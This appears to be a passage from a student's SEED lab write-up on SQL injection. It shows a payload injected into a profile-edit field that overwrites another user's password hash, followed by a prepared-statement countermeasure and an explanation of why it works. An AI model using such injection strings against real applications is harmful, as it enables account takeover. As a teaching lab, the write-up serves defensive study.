
In this case, the password field will still make effects.





Though there is an error message, we noticed that we changed the password value successfully.

Login using password 123:




It seems that the change is successfully.

Below it is an extension I made.

By the way, if the last field is password’s hash instead of plaintext of phone number, we can pre-calculate our password’s hash code.

SHA1 value of Alice’s password “seedalice”:



fdbe918bdae83000aa54747fc95fe0470fff4976


Modify the adress as follow:

', Password= 'fdbe918bdae83000aa54747fc95fe0470fff4976', PhoneNumber='' where name='Boby'; #

## Task 4: Countermeasure — Prepared Statement


Firstly, fix the problem in the login page:

unsafe home.php




Restart the apache server

Sudo service apache2 restart





Use the original password to login.



I can login successfully.


Then, I will try a same attack in task2.







It shows that the code we modified is working correctly and it prevents the system from SQL injection attack.

Second, for the edit page:



Login and redo the task3.1 attack





We can see that the Email is changed to all the contains we put in.

The reason why this protection make effects is that using prepared statements trusted code is sent via a code channel. Therefore, the database clearly knows the boundary between code and data. When it gets data from the data channel, it will not parse the data. Even though an attacker can hide code in data, the code will never be treated as code, so it will never be executed.